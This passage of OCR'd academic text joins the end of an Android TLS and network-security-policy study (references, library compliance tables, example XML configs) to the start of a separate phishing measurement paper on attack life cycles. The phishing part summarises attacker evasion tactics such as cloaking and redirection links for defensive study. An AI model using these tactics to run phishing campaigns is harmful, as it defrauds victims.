[10] AppBrain. AppBrain: Monetize, advertise and analyze Android apps. Ad Networks. https://www.appbrain.com/stats/libraries/ad-networks. 2011, Accessed: June, 2020.

[11] AppBrain. AppBrain: Monetize, advertise and analyze Android apps. Network Libraries. https://www.appbrain.com/stats/libraries/tag/network/android-network-libraries. 2011, Accessed: June, 2020.

[12] Michael Backes, Sven Bugiel, and Erik Derr. Reliable Third-Party Library Detection in Android and its Security Applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[13] Theodore Book, Adam Pridgen, and Dan S. Wallach. Longitudinal Analysis of Android Ad Library Permissions. 2013.

[14] Chad Brubaker. Changes to Trusted Certificate Authorities in Android Nougat. https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate.html. 2016, Accessed: June, 2020.

[15] Damjan Buhov, Markus Huber, Georg Merzdovnik, and Edgar R. Weippl. Pin it! Improving Android network security at runtime. In *2016 IFIP Networking Conference (IFIP Networking) and Workshops*, 2016.

[16] Hyunwoo Choi and Yongdae Kim. Large-Scale Analysis of Remote Code Injection Attacks in Android Apps. 2018.

[17] Catalin Cimpanu. Over 58,000 Android users had stalkerware installed on their phones last year. https://www.zdnet.com/article/over-58000-android-users-had\-stalkerware-installed-on-their\-phones-last-year/. 2019, Accessed: June, 2020.

[18] MDM contributors. Web technology for developers: Strict-Transport-Security. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security. 2020, Accessed: June, 2020.

[19] DataTheorem. TrustKit Android: Easy SSL pinning validation and reporting for Android. https://github.com/datatheorem/TrustKit-Android. 2016, Accessed: June, 2020.

[20] Appodeal Android SDK Developer. Appodeal Android SDK. Android SDK Integration Guide. https://wiki.appodeal.com/en/android/2-6-4-android-sdk-integration-guide. 2019, Accessed: June, 2020.

[21] HeyZap Android SDK Developer. HeyZap Android SDK. http://web.archive.org/web/20190615131844/https://developers.heyzap.com/docs/android_sdk_setup_and_requirements. 2019, Accessed: June, 2020.

[22] MoPub SDK Developer. Integrate the MoPub SDK for Android. https://developers.mopub.com/publishers/android/get-started/. 2020, Accessed: June, 2020.

[23] Android Developers. AOSP Design Architecture: Conscrypt. https://source.android.com/devices/architecture/modular-system/conscrypt. 2020, Accessed: June, 2020.

[24] Android Developers. Official Documentation NetworkSecurityPolicy, API. https://developer.android.com/reference/android/security/NetworkSecurityPolicy. 2016, Accessed: June, 2020.

[25] Sascha Fahl, Marian Harbach, Thomas Muders, Matthew Smith, Lars Baumgärtner, and Bernd Freisleben. Why eve and mallory love android: an analysis of android SSL (in)security. In *CCS '12*, 2012.

[26] Sascha Fahl, Marian Harbach, Henning Perl, Markus Koetter, and Matthew Smith. Rethinking SSL development in an appified world. In *CCS '13*, 2013.

[27] Felix Fischer, Konstantin Böttinger, Huang Xiao, Christian Stransky, Yasemin Gülsüm Acar, Michael Backes, and Sascha Fahl. Stack Overflow Considered Harmful? The Impact of CopyPaste on Android Application Security. 2017.

[28] Hogben Giles and Idika Nwokedi. Protecting against unintentional regressions to cleartext traffic in your Android apps. https://android-developers.googleblog.com/2019/12/an-update-on-android-tls-adoption.html. 2019, Accessed: June, 2020.

[29] Leonid Grustniy. What's wrong with "legal" commercial spyware. https://www.kaspersky.com/blog/stalkerware-spouseware/26292/. 2019, Accessed: June, 2020.

[30] John Hubbard, Ken Weimer, and Yu Li Chen. A study of SSL Proxy attacks on Android and iOS mobile applications. 2014.

[31] John Kozyrakis. CVE-2016-2402. https://koz.io/pinning-cve-2016-2402/. 2016, Accessed: June, 2020.

[32] MWR F-Secure Lab. Paypal Remote Code Execution, CVE-2013-7201, CVE-2013-7202. https://labs.f-secure.com/advisories/paypal-remote-code-execution/. 2013, Accessed: June, 2020.

[33] John Leyden. Inside 'Operation Black Tulip': DigiNotar hack analysed. https://www.theregister.co.uk/2011/09/06/diginotar_audit_damning_fail/. 2011, Accessed: June, 2020.

[34] Marten Oltrogge, Yasemin Gülsüm Acar, Sergej Dechand, Matthew Smith, and Sascha Fahl. To Pin or Not to Pin-Helping App Developers Bullet Proof Their TLS Connections. In *USENIX Security Symposium*, 2015.

[35] Lucky Onwuzurike and Emiliano De Cristofaro. Danger is my middle name: experimenting with SSL vulnerabilities in Android apps. In *WISEC*, 2015.

[36] Paul Pearce, Adrienne Porter Felt, Gabriel Nunez, and David A. Wagner. AdDroid: Privilege Separation for Applications and Advertisers in Android. 2012.

[37] Sebastian Poeplau, Yanick Fratantonio, Antonio Bianchi, Christopher Krügel, and Giovanni Vigna. Execute This! Analyzing Unsafe and Malicious Dynamic Code Loading in Android Applications. In *NDSS*, 2014.

[38] Ole André Vadla Ravnås. Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. https://frida.re/docs/android/. 2020, Accessed: June, 2020.

[39] Abbas Razaghpanah, Arian Akhavan Niaki, Narseo Vallina-Rodriguez, Srikanth Sundaresan, Johanna Amann, and Philippa Gill. Studying TLS Usage in Android Apps. In *Proceedings of the Applied Networking Research Workshop*, 2018.

[40] Jaebaek Seo, Daehyeok Kim, Donghyun Cho, Insik Shin, and Taesoo Kim. FLEXDROID: Enforcing In-App Privilege Separation in Android. In *NDSS*, 2016.

[41] Shashi Shekhar, Michael Dietz, and Dan S. Wallach. AdSplit: Separating Smartphone Advertising from Applications. In *USENIX Security Symposium*, 2012.

[42] Sooel Son, Daehyeok Kim, and Vitaly Shmatikov. What Mobile Ads Know About Mobile Users. In *NDSS*, 2016.

[43] Ryan Stevens, Clint Gibler, Jon Crussell, Jeremy Lee Erickson, and Hao Chen. Investigating User Privacy in Android Ad Libraries. 2012.

[44] Ruby Game Studio. Hunter Assassin. https://play.google.com/store/apps/details?id=com.rubygames.assassin. 2020, Accessed: June, 2020.

[45] Android Security Team. Google Report: Android Security 2014 Year in Review. https://source.android.com/security/reports/Google_Android_Security_2014_Report_Final.pdf. 2014, Accessed: June, 2020.

[46] Eline Vanrykel, Gunes Acar, Michael Herrmann, and Claudia Díaz. Exploiting Unencrypted Mobile Application Traffic for Surveillance Technical Report. 2017.

[47] Mario Linares Vásquez, Gabriele Bavota, Massimiliano Di Penta, Rocco Oliveto, and Denys Poshyvanyk. How do API changes trigger stack overflow discussions? a study on the Android SDK. In *ICPC 2014*, 2014.

[48] Morteza Verdi, Ashkan Sami, Jafar Akhondali, Foutse Khomh, Gias Uddin, and Alireza Motlagh. An Empirical Study of C++ Vulnerabilities in Crowd-Sourced Code Examples, 2019.

[49] Ryan Welton. Remote Code Execution as System User on Samsung Phones. https://www.nowsecure.com/blog/2015/06/16/remote-code-execution-as-system-user\-on-samsung-phones. 2015, Accessed: June, 2020.

[50] Xiao Zhang, Amit Ahlawat, and Wenliang Du. AFrame: isolating advertisements from mobile applications in Android. In *ACSAC '13*, 2013.

[51] Yan Zhao, Youxun Lei, Tan Yang, and Yidong Cui. A new strategy to defense against SSLStrip for Android. In *2013 15th IEEE International Conference on Communication Technology*, 2013.

Appendix

Network Libraries Compliance

Table 3: The table summarizes the results of the analysis on network libraries. For each library, it first presents statistics about the number of applications using the given library and how many downloads has the top downloaded application. Then, for each of the tested feature, we mark with a ✓ when the library passes all the testcases, ✗ otherwise. The last column represents whether an application is honoring the entire policy (●), only a subset of features (◐) or none of them (○). For URLConnection, statistics are not available on AppBrain.

Networking Library	# of Apps	Top App Downloads	Cleartext	Certificate Pinning	Trust Anchors	Compliant
Retrofit	> 104k	1 B	✓	✓	✓	●
Volley	> 66k	5 B	✓	✓	✓	●
OkHttp	> 39k	5 B	✓	✓	✓	●
AndroidAsyncHTTP	> 22k	100 M	✗	✓	✓	◐
AndroidAsync	> 7k	100 M	✗	✗	✗	○
FastAndroidNetworking	> 3k	100 M	✓	✓	✓	●
HttpClientAndroid	∼ 1,000	100 M	✗	✓	✓	◐
BasicHttpClient	∼ 1,000	100 M	✓	✓	✓	●
Robospice	∼ 1,000	10 M	✓	✓	✓	●
URLConnection	N/A	N/A	✓	✓	✓	●

A Complete Network Security Policy

```
<network-security-config>
    <domain-config
      cleartextTrafficPermitted="false">
      <domain includeSubdomains="false">
      android.com</domain>
      <pin-set expiration="2020-12-12">
        <pin digest="SHA-256">YZPgTZ+woNCCCIW3LH2CxQeLzB/1m42QcCTBSdgayjs=
        </pin>
      </pin-set>
    </domain-config>
    <debug-overrides>
      <trust-anchors>
        <certificates src="system"/>
        <certificates src="@raw/custom_cert"/>
      </trust-anchors>
    </debug-overrides>
</network-security-config>
```

Figure 3: The policy lacks a `base-config`. Thus, its configuration changes according to the API level. For example, if the app targets the API level 28, the policy will deny all cleartext protocols and use only the system CAs. The policy also defines a different security mechanism for the *android.com* domain (but not for its subdomains). In particular, the policy specifies that the application should reach the domain only via HTTPS and only with a specific certificate (i.e., it implements certificate pinning). The policy also defines an expiration date for this certificate. Moreover, when the application is compiled in *debug mode*, network connections can be trusted if they are signed with CAs defined within the system KeyStore or with a custom, hardcoded CA *"custom_cert"*. Also, no certificate pinning is enforced.

Example of Real Network Security Policy

```
<domain-config>
  <domain>example.com</domain>
    <pin-set>
      <pin digest="SHA-256">HASH</pin>
    </pin-set>
</domain-config>
```

(a)

```
<domain-config>
  <domain>valid_domain</domain>
    <pin-set>
      <pin digest="SHA-256">BBBBB..BBBBBB</pin>
    </pin-set>
</domain-config>
```

(b)

Figure 4: These policies represent two real cases found on our dataset. On the policy (a), it is possible to see how the developer enforced the certificate pinning on the *example.com* domain, while in the policy (b) the developer enforced certificate pinning with a wrong certificate formed of only "B."

Advertisement Libraries

Table 4: The table summarizes the results of the analysis on advertisement libraries. For each library, it presents statistics about the number of applications using the given library, how many downloads has the top downloaded application, and if it requires a modification of the NSP. For AppMediation, the statistics are not available anymore: however, the required policy can be found at `https://github.com/appmediation/Documentation/wiki/Android-Project-Setup`

Ad Library	# of Apps	Top Apps Downloads	Requires NSP Modification
AdMob	> 464k	1B	
Facebook Audience Network	> 96k	500M	✓
Unity	> 67k	50M	
AppLovin	> 34k	100M	
Chartboost	> 30k	1B	
Startapp	> 29k	100M	
AppsFlyer	> 29k	500M	
AdColony	> 24k	100M	✓
Vungle	> 20k	100M	
MoPub	> 19k	1B	✓
Ironsource	> 19k	50M	
Amazon Mobile Ads	> 13k	500M	
Tapjoy	> 11k	100M	
InMobi	> 11k	100M	
Pollfish	> 9k	10M	✓
AppNext	> 8k	100M	
Adjust	> 8k	1B	
HeyZap	> 7k	100M	✓
Smaato	> 4k	100M	✓
Fyber	> 4k	100M	
Millennial Media	> 3k	500M	✓
MyTarget	> 3k	100M	
Appodeal	> 3k	50M	✓
Kochava	> 2k	100M	
AerServ	> 2k	100M	✓
Tenjin	$\sim$ 1,000	100M	
HyprMX	$\sim$ 1,000	100M	✓
DU Ad	$\sim$ 500	100M	✓
AppMediation	N/A	N/A	✓

Sunrise to Sunset:
Analyzing the End-to-end Life Cycle and Effectiveness of Phishing Attacks at Scale

Adam Oest[*], Penghui Zhang[*], Brad Wardman[†],
Eric Nunes[†], Jakub Burgis[†], Ali Zand[‡], Kurt Thomas[‡], Adam Doupé[*], and Gail-Joon Ahn[*,§]

[*]Arizona State University, [†]PayPal, Inc., [‡]Google, Inc., [§]Samsung Research
[*]{aoest, pzhang57, doupe, gahn}@asu.edu, [†]{bwardman, enunes, jburgis}@paypal.com,
[‡]{zand, kurtthomas}@google.com

Abstract

Despite an extensive anti-phishing ecosystem, phishing attacks continue to capitalize on gaps in detection to reach a significant volume of daily victims. In this paper, we isolate and identify these detection gaps by measuring the end-to-end life cycle of large-scale phishing attacks. We develop a unique framework—*Golden Hour*—that allows us to passively measure victim traffic to phishing pages while proactively protecting tens of thousands of accounts in the process. Over a one year period, our network monitor recorded 4.8 million victims who visited phishing pages, excluding crawler traffic. We use these events and related data sources to dissect phishing campaigns: from the time they first come online, to email distribution, to visitor traffic, to ecosystem detection, and finally to account compromise. We find the average campaign from start to the last victim takes just 21 hours. At least 7.42% of visitors supply their credentials and ultimately experience a compromise and subsequent fraudulent transaction. Furthermore, a small collection of highly successful campaigns are responsible for 89.13% of victims. Based on our findings, we outline potential opportunities to respond to these sophisticated attacks.

1 Introduction

Phishing attacks target millions of Internet users each year, resulting in sensitive data exposures, financial fraud, and identity theft [43, 62]. These attacks also harm the reputation of targeted brands as well as incur collateral damage to the broader ecosystem and user trust. Modern phishing attacks fall into two general categories: *spearphishing*, where attackers target specific high-value individuals or groups [30, 32], and *large scale* attacks, where attackers target a broad range of potential victims to profit through volume [57]. In this work, we focus on the latter.

Prior research has shown that large scale phishing lures have a low click-through rate (5-8%) [58] and that the likelihood that targeted users will hand over credentials to attackers is similarly low (9%) [29]. Yet, the volume of observed phishing attacks shows no signs of subsiding [3, 4]. Furthermore, social engineering techniques such as phishing remain one of the primary stepping stones to even more harmful scams [21].

In an adversarial race—fueled in part by the underground economy [59]—phishers collectively seek to stay one step ahead of the security community through a myriad of evasion techniques [52]. Recent work has shown how cloaking and related strategies significantly delay browser-based phishing detection and warnings—a defense layer adopted by every major browser [51]. However, the implications of such delays on the success of each attack are not yet well-understood, nor is the precise window of opportunity available to attackers between the launch and detection of their phishing websites.

In this paper, we present a longitudinal, end-to-end analysis of the progression of modern phishing attacks, from the time of deployment to the time a victim's account is compromised. Our study relies on a key observation: despite cloaking and related evasive efforts, a substantial proportion of phishing pages make requests for web resources (e.g., images and scripts) hosted by third-parties, including the websites that attackers impersonate. Based on this insight, we collaborate with one of the most-targeted financial services brands in the current ecosystem [64] to develop and deploy a re-usable framework to meaningfully analyze victim traffic to live phishing pages.

We start by analyzing 404,628 distinct phishing URLs in our traffic dataset to gain an understanding of the aggregate volume and timing of key events within the life cycle of phishing attacks. Next, we correlate the traffic with the original phishing email lures to map the distribution phase of the attacks. Finally, we investigate the timing and success rates of attackers' monetization efforts based on the subsequent account compromise and fraudulent transactions—of the same victims—at a major financial services provider. We show that the data sampled by our approach provides *visibility* into 39.1% of all known phishing hostnames which targeted the same brand during our observation period.

We find that the average phishing attack spans 21 hours between the first and last victim visit, and that the detection of each attack by anti-phishing entities occurs on average nine hours after the first victim visit. Once detected, a further

seven hours elapse prior to peak mitigation by browser-based warnings. This gap constitutes the "golden hours" during which attackers achieve a significant return-on-investment from their attacks that might otherwise be mitigated. Alarmingly, 37.73% of all victim traffic within our dataset took place *after* attack detection, and at least 7.42% of all targeted victims suffer subsequent fraud.

Our approach allows us to identify characteristics of particularly successful phishing attacks. We found that the top 10% largest attacks in our dataset accounted for 89.13% of targeted victims and that these attacks proved capable of effectively defeating the ecosystem's mitigations in the long term. Phishing campaigns would remain online for as long as nine months while deceiving tens of thousands of victims in the process—using sophisticated, but off-the-shelf phishing kits on a single compromised domain name. As a result, we propose a practical methodology for organizations targeted by phishing to proactively mitigate similar attacks, and we deploy our approach to secure the affected victims' accounts in our study.

Our work motivates the expansion of collaborative, defense-in-depth anti-phishing approaches as a means to cope with phishers' evasion techniques and increasing sophistication. It underscores the importance of not only making improvements to existing ecosystem defenses such as browser-based detection, but also more widely adapting proactive mitigations like those that we propose. The contributions of our work are as follows:

- A longitudinal measurement study of the end-to-end life cycle of real phishing attacks representative of the modern anti-phishing ecosystem.
- A framework for the proactive detection and mitigation of phishing websites that embed external resources.
- Security recommendations to address the limitations within the current anti-phishing ecosystem based on our analysis of highly successful phishing attacks.

2 Background

Phishing is a type of attack through which malicious actors (i.e., phishers) leverage social engineering to trick victims into unknowingly disclosing sensitive information such as account credentials, personal data, or financial details [15]. Typically, victims are lured to a fraudulent website that impersonates a well-known brand solely for the purpose of harvesting such information. Attackers then use the stolen information for their own gain, either directly or through monetization services prevalent in underground marketplaces [59].

In recent years, criminals have shown no signs of slowing down their phishing attacks; the increased difficulty of drive-by downloads and exploits has given a resurgence to large attacks grounded in social engineering [69]. As such, phishing continues to evolve in sophistication to adapt to best practices within the broader Internet [4, 52]. When used by criminals, credentials obtained through phishing have proved to work the most reliably due to the broad range of other identifying information obtainable through phishing [16, 62]. Subsequent account compromise occurs at scale and accounts for substantial monetary damage to both users and businesses [21].

2.1 Phishing Websites and Phishing Kits

Large scale phishing attacks consist of three main phases. First, an attacker launches a deceptive website that spoofs the look-and-feel of a legitimate website (e.g., of a prominent brand). Thereafter, the attacker sends messages to potential victims (e.g., via spam email) with a link to the phishing website. Social engineering techniques often play an important role in these messages; they may lure users by conveying a sense of urgency and a need for action, such as correcting a billing error or securing a (fictitiously) compromised account [14]. If the lure successfully deceives the victim [68], the victim submits the sensitive information requested by the attacker. The phishing website may also record metadata about the user, such as the user's IP address or language from the HTTP request. Finally, the attacker downloads the stolen information from the phishing page or associated drop box [18].

Beyond email, attackers also rely on social media lures [1, 10], spoofed or exploited mobile or cloud applications [67], search engine listings, text messages, and phone calls [34, 65] in order to reach victims. However, email-based attacks remain dominant within the ecosystem [4]; such attacks enjoy greater scalability thanks in part to the help of underground services that simplify bulk messaging [61, 63]. Also, advanced features in phishing kits help phishers deceive their victims and bypass anti-phishing mitigations [51]; some can even intercept (and thus defeat) multi-factor authentication like SMS in real time [45, 66].

Furthermore, the deployment of phishing websites—even those which are technically sophisticated and laden with evasion techniques—has a low barrier to entry, likewise thanks to services in the underground economy. *Phishing kits* are readily available off-the-shelf packages that attackers can use to deploy phishing websites without the need for any technical knowledge [11]. Such kits are often bundled with exploits which can be used to install the kit on a compromised web server (thus minimizing any cost to the attacker).

2.2 Detecting and Mitigating Phishing

The risk of phishing attacks has given rise to an extensive anti-abuse ecosystem [52]. Multiple layers of defense include email spam classification filters [17, 35], crimeware and credential drop analytics [33], URL and content classification and blacklisting [39, 73, 75, 76], malware and vulnerability scanning by web hosts [5, 9], DNS, domain, and certificate intelligence [31, 50], user training [15], content take-down [2], and direct abuse reports [25].

Browser-based phishing detection [57]—like Google Safe Browsing or Microsoft Windows Defender—serve a particularly important role due to its scale and always-on nature.

All major web browsers have phishing detection built-in by default for both desktop and mobile platforms [51]. When a user visits a URL, their browser will make a call to a detection backend (e.g., a URL blacklist or a heuristic classifier) and show a prominent warning if the URL is deemed harmful. This represents a considerable improvement over early decentralized mitigations such as add-on toolbars [74].

2.3 Evasion Techniques

The longer that phishing websites remain online and are accessible to victims, the more attackers stand to profit. Therefore, modern phishing websites seek to maximize their own longevity through a variety of strategies to remain stealthy [51]. We provide an overview of key strategies below, and offer further insight, based on our findings, in Section 7.1.

Cloaking: In an effort to prevent security infrastructure from verifying malicious content, phishing websites with *cloaking* display benign content or an inconspicuous error message whenever they detect that a web request originates from an anti-phishing crawler [34]. Cloaking is typically implemented through client- or server-side code which applies filters using attributes such as IP address, geolocation, user agent, session cookies, or browser fingerprints. The presence of cloaking is the norm, rather than the exception, within modern phishing websites [52].

Redirection Links: URLs are the most direct indicators of phishing attacks and are therefore one of the primary data points used by anti-phishing systems. To evade detection, some attackers initially distribute URLs that might appear benign but redirect to different landing URLs which may contain deceptive keywords [10]. Such redirection not only hampers the use of URL heuristics as a detection strategy [75], but also makes it difficult to correlate URLs that are part of the same redirection chain in the wild [68]. Redirection links themselves may leverage cloaking or frequently change to evade detection, even when pointing to the same phishing landing page.

2.4 Measuring the Impact of Phishing

Meaningfully assessing long-term trends in the volume of phishing attacks has historically proved to be challenging due to a lack of transparency and consistency in the methodology applied [46]. Data sources that could be effectively used for such measurements are spread throughout the ecosystem and typically held closely by their owners. Other data, such as phishing URLs, is more readily available and suitable for classification or fingerprinting purposes, but not directly coupled with attack volume or impact [12].

Since 2004, the Anti-Phishing Working Group (APWG)—an industry-wide consortium of key anti-phishing entities—has regularly published summary reports of monthly phishing volume and ecosystem attack trends based on diverse partner data [4]. Although these reports have provided phishing volume figures for over a decade, changes in methodology and data sources over time prevent longitudinal analysis and only enable conclusions such as "phishing continues on a large scale". Research with deeper insight into the progression of phishing attacks has thus far been limited to smaller datasets or isolated scope [29, 48].




Figure 1: High-level stages of a typical phishing attack.

Obtaining data relating to the *damage* caused by phishing attacks (i.e., as a result of account compromise or credential theft) at specific organizations is even more challenging due to its sensitive nature in terms of both individual victims' and businesses' confidentiality. Additionally, victims themselves have shown a tendency to under-report cybercrime to authorities [20]. Aggregate summaries of such damage are thus often extrapolations based on certain assumptions [43].

3 Methodology

In this section, we discuss our approach to measuring the end-to-end life cycle of phishing websites, from the time of configuration to the time the attack goes offline.

3.1 Phishing Attack Stages

We show an overview of the stages of a typical phishing attack in Figure 1. Attackers first obtain infrastructure (*A*) and configure a phishing website on this infrastructure (*B*), often by installing a phishing kit. Once the website is operational, attackers begin distributing it to their victims (*C*) and victims start accessing it (*D*), as previously discussed in Section 2.1. After this point, the remaining stages are not necessarily consecutive.

Once detected by anti-phishing infrastructure, the attack will be mitigated by the ecosystem's defenses such as browser-based phishing warnings (*E*). In an optimal scenario, this mitigation would occur *before* time *D* and would prevent all future victim traffic. If these conditions are not satisfied, victim visits may continue for an extended period, and attackers will proceed to monetize the data stolen by the phishing website through various means (*F*) [63], which could entail testing stolen credentials against the corresponding platforms, or submitting fraudulent transactions using stolen financials [19, 71]. The original phishing website will eventually go offline, either as a result of take-down efforts [2] or deliberately by attackers (*G*). Note that malicious infrastructure configuration (*A*) is outside of the scope of our work, as we focus purely on phishing attacks themselves [5, 6].




Figure 2: Golden Hour framework design.

3.2 Observations

As a preliminary step in our study, in June 2018, we manually inspected a sample of live phishing websites shortly after their URLs were submitted to PhishTank [55], OpenPhish [53], or the APWG eCrime Exchange [4] (large clearinghouses of phishing URLs). We made two key observations: first, that phishing websites routinely embed resources (e.g., images, fonts, or JavaScript) hosted on third-party domains, including domains which belong to the organizations being impersonated; and second, that some phishing websites redirect the victim back to the organization's legitimate website after the victim submits their information.

It thus follows that third parties—including the organizations being targeted and impersonated by phishers—could, with the right methodology, directly track visitor activity on certain phishing websites by inspecting HTTP/HTTPS requests for the aforementioned web resources within their *own* systems, and by identifying referrals [22] from suspicious sources. Such tracking could capture not only victim interaction with the phishing websites, but also visits from attackers themselves as they configure and test their attacks.

Moreover, the data could be used to proactively identify phishing URLs and propagate them through the anti-phishing ecosystem. Correlating the data with victim information (e.g., if a visitor's request for a resource on a phishing website has the same session identifier as a prior visit to the organization's legitimate website [7]) could help organizations better mitigate attacks by securing any accounts tied to the victims, while simultaneously measuring the effective damage likely caused by phishing. Lastly, correlating URLs in phishing lures (e.g., email messages) with victim traffic to phishing websites can paint a clear picture of the distribution phase of phishing attacks.

Recent work used a similar approach to identify characteristics of successful email lures and discover the corresponding URLs [68]. Our analysis of web event data instead focuses on mapping the overall progression of phishing attacks: consequently, we correlate the timing of key events within phishing attacks to a deeper extent, and on a larger scale, than previous studies [29, 48]. We also consider the success of phishing attacks, and we *directly* leverage the web event data as an anti-phishing mitigation.

3.3 Data Analysis Framework

The aforementioned analysis necessitates access to data only available to specific organizations (i.e., those commonly targeted by phishers or engaged in anti-phishing). We collaborated with one such organization—a major financial services provider—to develop and deploy a generic framework for processing the relevant data. The *Golden Hour* framework, shown in Figure 2, extracts web tracking events associated with phishing websites for analytical purposes or as a real-time proactive mitigation.

Our framework is brand-agnostic and could thus realistically be adapted for use by a broad range of organizations that have access to the appropriate data. We start by providing an abstract overview of the framework and then discuss our deployment in Section 4.1. In Section 5, we show that our framework enables insight into phishing attacks during their early *golden hours*, and that it can effectively disrupt attacks during or prior to this period.

In the *Golden Hour* framework, we first ingest web events of interest (❶), which can be obtained from raw web traffic logs (i.e., requests for images or style elements) or pre-processed data from web trackers or JavaScript web application code. We annotate each ingested event with a timestamp and extract further attributes, such as the IP address, user agent, session identifiers (i.e., from prior requests), referring URL, and the main page URL which was visited. We then take the latter two URL attributes and apply whitelist filtering (❷) to eliminate benign events which would normally be expected to be seen in this context, such as requests to the organization's legitimate website or requests with referrers on approved partner websites. Thereafter, we correlate (by substring matching) the URLs of the remaining events with a recent list of known phishing URLs from additional data sources (❸); this correlation enables the discovery of new phishing URLs which might only share a similar hostname or path with a previously-reported URL, but differ otherwise. It is also possible to apply phishing URL classification heuristics to identify previously-unknown URLs of interest [23].

The event correlation can take place in an online manner, or be deferred, in which case events are archived for later analysis (❹). In both cases, to allow for scalability, a chosen *observation window* defines a range of time (i.e., before and after a URL is reported) within which correlations for a

	Date Range	No. of Samples
Golden Hour web events	10/01/18 - 09/30/19	22,553,707
(distinct phishing URLs)		404,628
E-mail reports	09/01/19 - 09/30/19	68,502
APWG phishing URLs	10/01/18 - 09/30/19	52,116
Organization's phishing URLs	10/01/18 - 09/30/19	37,438
Fraudulent account transactions	10/01/18 - 09/30/19	Not disclosed
Compromised user accounts		

Table 1: Overview of the datasets analyzed.

given phishing URL are made. Successive reports of the same URL naturally extend the observation window; otherwise, correlations against unnecessary data can be avoided.

Events that are identified as phishing are additionally marked for immediate mitigation. Over time, we further refine the archived events (❺) by identifying false positive correlations, noise from automated (i.e., web crawler) traffic, and phishing URLs detected at a later point in time, with the use of statistical analysis and external data sources (❻).

To benefit from our framework's mitigation capabilities, it should ideally be deployed *online*, on a stream of live (or recent) data during the ingestion stage (❶). However, the framework can also process archived (i.e., historical) event data alone. In the long term, as the anti-phishing ecosystem builds ground truth (i.e., by having access to a vetted list of known phishing URLs), both approaches will enable the same level of analytical insight. Thus, the framework can accommodate different data ingestion strategies to support the infrastructure of the organization deploying it.

4 Dataset Overview

We deployed the *Golden Hour* framework to collect and analyze one year of phishing web traffic data between October 1, 2018 and September 30, 2019 (inclusive) at the same organization mentioned in the previous section—a major financial services provider and one of the most-targeted brands within the current ecosystem [13, 44]. We provide an overview of the scope of all of our datasets in Table 1. Note that this data was collected ethically and in compliance with user privacy laws within the originally-intended context (see Section 8.4).

4.1 Data Collection

We operated the *Golden Hour* framework in an *online* manner from July 1, 2019 through September 30, 2019 and additionally processed archived data from the preceding nine months. To efficiently query a data warehouse, we limited our *observation window* for web event data (as discussed in Section 3.3) to one week before and one week after the corresponding hostname appeared in a phishing feed. We found that this approach did not lead to the omission of any relevant events, as phishing URLs which remained live for longer periods would reappear in the feeds at a later date, and would thus also be extracted by our framework for analysis.

The resulting dataset initially contained a total of 22,553,707 web events resulting from traffic to phishing websites from victims, attackers, and security crawlers alike. Using the traffic data, we are able to gain detailed insight into stages *B*, *D*, *E*, and *G* within the life cycle of phishing attacks. For the framework's correlation (❸) and refinement (❺) steps, we programmatically queried additional data sources: phishing URLs for the same brand in the APWG eCrime Exchange feed, the organization's proprietary phishing URL feed, and the organization's proprietary automated (i.e., crawler) traffic detection system (❻).

During our deployment, we pruned 3,194,031 events by identifying traffic to legitimate websites (based on a whitelist and manual review) and false-positive URLs that were under-represented in the phishing feeds or flagged as such by the organization. Thus, our final dataset contained 19,359,676 total events. These events corresponded to 404,628 distinct phishing URLs—more than either phishing feed we considered, as our hostname correlation enables the identification of unreported variants of URLs similar to those which appeared in feeds. However, additional types of data are required to obtain timings of attack distribution (stage *C*) and monetization (stage *F*) and thus complete our end-to-end analysis, as these are not captured by the traffic dataset alone.

Phishing URL Distribution: To measure URL distribution to victims, we extracted metadata from phishing emails that users forwarded (i.e., as spam reports) to the organization. The timestamps within the original email lures allow us to calculate when phishers originally distributed their attacks. To correlate these timestamps with web events in our traffic dataset, we extracted URLs from each email and followed redirects (if any) to obtain the URL of the final phishing landing page. In cases when a redirect was followed, or if the phishing URL was no longer accessible, we would additionally query the organization's internal anti-phishing system to obtain any other landing page URLs known to be previously associated with the URL in the email. To complete the correlation, we search for events within the traffic dataset with the same hostname and a common path.

We were able to correlate 21,244 email reports with phishing URLs in our event dataset[1]. We found that 84.44% of these emails contained a timestamp detailed enough (i.e., date, time, and timezone) for our analysis. Determining final landing page URLs from links within the email proved integral, as only 3.99% of emails contained the same URL as the final phishing page (i.e., others made use of redirection).

Account Compromise and Monetization: To understand one way in which criminals exploit credentials from phishing victims, we analyzed session identifiers programmatically extracted from events in the traffic dataset (i.e., victim visits to a phishing website which had cookies from a prior interaction with the legitimate organization's website). The organization then mapped these identifiers to user

[1]The uncorrelated emails either were outside of the *visibility* of our approach, or had redirection chains which could not be reconstructed. We discuss the relatively small size of our email dataset in Section 8.3.

